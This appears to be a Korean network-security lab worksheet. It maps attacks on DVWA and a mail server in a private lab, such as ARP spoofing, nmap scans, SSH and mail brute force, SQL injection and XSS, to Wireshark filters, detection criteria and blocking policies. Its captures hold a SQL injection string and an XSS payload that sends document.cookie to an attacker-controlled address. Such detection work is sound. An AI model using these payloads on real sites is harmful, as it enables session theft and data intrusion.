





[시나리오 1] 패킷 식별 계획 - 내부망 침투 및 시스템 파괴


타겟 식별 및 초기 침투			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	arp spoofing	arp	동일 IP에 MAC 주소 지속 변조
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	FTP 패킷 스니핑	ftp tcp.port == 21	Payload 내 계정 정보 노출 여부
정상 패킷			
			
비정상 패킷			
			

공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	nmap 스캔	tcp.flags.syn == 1	단시간 내 다수 포트 접속 시도

정상 패킷



비정상 패킷







공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
SSH 크래킹 (hydra)	SSH Force Brute	tcp.port == 22	동일 IP의 인증 시도 횟수 폭증

정상 패킷



비정상 패킷



내부망 확장 및 관리자 권한 획득			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	AXFR	tcp.port == 53	헤더 내 스캐너 명시
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	WhatWeb	http	DNS 서버 설정 상태
정상 패킷			
			
비정상 패킷			
			

시나리오1 차단 정책
시나리오 1은 서버 단에서 iptables로 차단할 예정

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
SQL Injection	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함

정상 패킷



No.	Time	Source	Destination	Protocol	Length	Info
21	7.122531289	1.1.1.2	1.1.1.4	HTTP	695	POST /DVWA/login.php HTTP/1.1 (appli
23	7.125755575	1.1.1.4	1.1.1.2	HTTP	521	HTTP/1.1 302 Found
25	7.133825527	1.1.1.2	1.1.1.4	HTTP	513	GET /DVWA/index.php HTTP/1.1
26	7.136768171	1.1.1.4	1.1.1.2	HTTP	2888	HTTP/1.1 200 OK (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
25	1.735779928	1.1.1.2	1.1.1.4	HTTP	525	GET /vulnerabilities/sql/ HTTP/1.1
27	1.737934371	1.1.1.4	1.1.1.2	HTTP	1855	HTTP/1.1 200 OK (text/html)
41	11.428784829	1.1.1.2	1.1.1.4	HTTP	577	GET /vulnerabilities/sql/?id=1%27+or+%271%27%30%271&Submit=Submit HTTP/1.1
43	11.423874188	1.1.1.4	1.1.1.2	HTTP	1935	HTTP/1.1 200 OK (text/html)

시나리오1 차단 정책
SQL injection은 iptables로 직접적으로 막기엔 한계가 있어 라우터에서 ACL로 차단

[시나리오 2]

사이트 정하기			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
공개된 도메인 정보 수집	dnsenum	dns.qry.type==252	응답 패킷 내 모든 존 (Zone) 레코드 포함 여부
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
스캔	Nmap	tcp.flags.syn == 1	단시간 내 다수 포트 (Multi-port) 접속 시도
정상 패킷			
			

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
733	28.636474300	1.1.1.2	1.1.1.4	TCP	58	64825 → 4003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
735	28.636522540	1.1.1.2	1.1.1.4	TCP	58	64825 → 765 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
760	28.637843839	1.1.1.2	1.1.1.4	TCP	58	64825 → 32776 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
761	28.637880698	1.1.1.2	1.1.1.4	TCP	58	64825 → 1087 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
762	28.637906777	1.1.1.2	1.1.1.4	TCP	58	64825 → 10616 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
763	28.637931022	1.1.1.2	1.1.1.4	TCP	58	64825 → 26214 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
764	28.637954907	1.1.1.2	1.1.1.4	TCP	58	64825 → 3476 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
765	28.637977449	1.1.1.2	1.1.1.4	TCP	58	64825 → 1069 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
766	28.638000062	1.1.1.2	1.1.1.4	TCP	58	64825 → 10009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
767	28.638025910	1.1.1.2	1.1.1.4	TCP	58	64825 → 1839 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
768	28.638053432	1.1.1.2	1.1.1.4	TCP	58	64825 → 2105 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
769	28.638080242	1.1.1.2	1.1.1.4	TCP	58	64825 → 3390 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
770	28.638109547	1.1.1.2	1.1.1.4	TCP	58	64825 → 2040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
771	28.638137469	1.1.1.2	1.1.1.4	TCP	58	64825 → 2288 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
772	28.638166303	1.1.1.2	1.1.1.4	TCP	58	64825 → 25735 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
773	28.638201770	1.1.1.2	1.1.1.4	TCP	58	64825 → 6000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
775	28.638245823	1.1.1.2	1.1.1.4	TCP	58	64825 → 32778 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
777	28.638286819	1.1.1.2	1.1.1.4	TCP	58	64825 → 1045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
778	28.638317507	1.1.1.2	1.1.1.4	TCP	58	64825 → 9575 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
780	28.638372049	1.1.1.2	1.1.1.4	TCP	58	64825 → 1077 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

취약점 확인

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
세션 탈취	Reflected XSS	http.request.uri	URI 내 인코딩된 스크립트 포함

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
13	6.333073172	1.1.1.2	1.1.1.4	HTTP	571	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
15	6.335877402	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
1412	453.343080020	1.1.1.2	1.1.1.4	HTTP	513	GET /index.php HTTP/1.1
1413	453.345300378	1.1.1.2	1.1.1.4	HTTP	2088	HTTP/1.1 200 OK (text/html)
1600	500.000457192	1.1.1.2	1.1.1.4	HTTP	526	GET /vulnerabilities/xss_d/ HTTP/1.1
1602	500.003981528	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1715	512.241639007	1.1.1.2	1.1.1.4	HTTP	555	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1718	512.245924095	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1735	530.917022466	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1739	530.922728204	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1856	545.009945024	1.1.1.2	1.1.1.4	HTTP	545	GET /security.php HTTP/1.1
1858	545.007703247	1.1.1.4	1.1.1.2	HTTP	2319	HTTP/1.1 200 OK (text/html)
1871	547.029000756	1.1.1.2	1.1.1.4	HTTP	529	GET /vulnerabilities/xss_d/ HTTP/1.1
1872	547.032710211	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1885	551.005300040	1.1.1.2	1.1.1.4	HTTP	555	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1888	551.008577050	1.1.1.4	1.1.1.2	HTTP	587	HTTP/1.1 200 OK (text/html)
1947	558.999041016	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1949	559.002020504	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
2053	577.559040271	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2057	577.561810500	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
2405	703.003031081	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2407	703.006001092	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)

관리자 계정의 mail 로그인 시도

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
계정 침투	Mail Brute Force	http.request.method=="POST"	대량의 401 에러 후 200 발생


정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
521	49.832805998	1.1.1.2	1.1.1.5	HTTP	723	POST /roundcubemail/?_task=login HTTP/1.1 (application/x-www-form-urlencoded)

비정상 패킷			
고객 정보 탈취			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정보 탈취	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함
정상 패킷			
비정상 패킷			

시나리오2 차단 정책
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단한다.

[시나리오 3]

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
미끼 투척	악성 웹 실행	http	게이트웨이가 비인가 IP로 변경
정상 패킷			
			
비정상 패킷			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정상 패킷			
비정상 패킷			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준

정상 패킷			
비정상 패킷			